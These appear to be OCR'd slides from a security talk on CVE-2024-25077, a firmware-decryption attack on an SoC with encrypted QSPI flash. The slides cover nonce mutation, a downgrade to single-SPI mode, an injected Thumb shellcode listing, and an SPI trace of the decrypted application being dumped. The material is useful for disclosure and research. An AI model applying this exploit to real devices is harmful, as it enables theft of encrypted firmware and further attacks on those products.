
THIS WILL BE EASY

Nothing is easy.

- USON/WLCSP
- QSPI Decoder
- Antenna wires









KEEP IT SIMPLE


Original Nonce
SPI Serial-In


Modified Nonce
SPI Serial-In



FAST FWD



Update FW Image with Mutated Nonce
Write FW to Target SPI
Start Timed Capture
Power On Target
Write Capture to File
Power Off Target





One of many captures was a standout

Reconfirmed it wasn’t an anomaly



Iterate over where its being stored in flash to determine where it actually is (0xa7f0-0x200000)

- Make window smaller and smaller until it stopped
- Backup until it works again

🎉 **0x1d4744 - 0x1d4747**


NOW WHAT

How to get the encrypted firmware?


Header Config specifies BURSTCMDA/B Registers

- these control how the SoC talks to the SPI flash

- reconfigure to use single mode (0x03)



Modified FW



PROGRESS

Slowing down the target to Single SPI allows capture, showing the SoC accessing the payload at 0x1d4744

CMD	ADDRESS	DATA
NORMAL READ(0X03)	1D 47 44	00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF
NORMAL READ(0X03)	1D 47 60	00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF 00 BF


ALMOST THERE

SPI only does decryption in ‘Auto’ mode, which only allows reading.

‘Manual’ mode allows writing to SPI, but cannot read decrypted and payload fails to continue.

- Auto Mode: up-to 32 Mbyte transparent Code access for XIP (Execute-In-Place) and Data access with 3-byte and 4-byte addressing modes
- Manual Mode: Direct register access using the QSPIC register file

- Decrypt on-the-fly (AES-256b-CTR) capability while in auto mode operation




```
C2 F2 03 02    movt  r2, #0x2003
10 46          mov   r0, r2
4F F0 4F 01    mov.w r1, #0x4f
00 F8 01 1B    strb  r1, [r0], #1
4F F0 F0 01    mov.w r1, #0xf0
00 F8 01 1B    strb  r1, [r0], #1
4F F0 60 01    mov.w r1, #0x60
00 F8 01 1B    strb  r1, [r0], #1
4F F0 50 01    mov.w r1, #0x50
00 F8 01 1B    strb  r1, [r0], #1
4F F0 00 01    mov.w r1, #0
00 F8 01 1B    strb  r1, [r0], #1
4F F0 F1 01    mov.w r1, #0xf1
00 F8 01 1B    strb  r1, [r0], #1
4F F0 8C 01    mov.w r1, #0x8c
00 F8 01 1B    strb  r1, [r0], #1
4F F0 00 01    mov.w r1, #0
00 F8 01 1B    strb  r1, [r0], #1
4F F0 42 01    mov.w r1, #0x42
00 F8 01 1B    strb  r1, [r0], #1
4F F0 F2 01    mov.w r1, #0xf2
00 F8 01 1B    strb  r1, [r0], #1
4F F0 0D 01    mov.w r1, #0xd
00 F8 01 1B    strb  r1, [r0], #1
4F F0 61 01    mov.w r1, #0x61
00 F8 01 1B    strb  r1, [r0], #1
4F F0 CF 01    mov.w r1, #0xcf
00 F8 01 1B    strb  r1, [r0], #1
4F F0 F2 01    mov.w r1, #0xf2
00 F8 01 1B    strb  r1, [r0], #1
4F F0 02 01    mov.w r1, #2
00 F8 01 1B    strb  r1, [r0], #1
```

```
0x99 (reset)
0x03 @ 0x00002074 (read)
0x03 @ 0x0000000a (read)
0x03 @ 0x0000000e (read)
0x03 @ 0x00000012 (read)
0x03 @ 0x00000014 (read)
0x03 @ 0x00000016 (read)
0x06 (write enable)
0x01 (write status register)
0x05 (read status register)
0x03 @ 0x00002400 (read)
0x03 @ 0x00002404 (read)
...
...
0x03 @ 0x000025f8 (read)
0x03 @ 0x000025fc (read)
0x03 @ 0x00fd4744 (read) <---- TRANSITION TO STAGE 1
0x03 @ 0x00fd4760 (read)
0x03 @ 0x00fd4780 (read)
...
...
0x03 @ 0x00fd4f60 (read)
0x03 @ 0x00fd4f80 (read)
0x11 @ 0x00004[redacted] (EM100 specific) <---- STAGE 2 DUMPING DECRYPTED APP
0x11 @ 0x00006[redacted] (EM100 specific)
0x11 @ 0x00000[redacted] (EM100 specific)
0x11 @ 0x00008[redacted] (EM100 specific)
```

CVE-2024-25077

DONE.

COMPUTERS ARE THE WORST.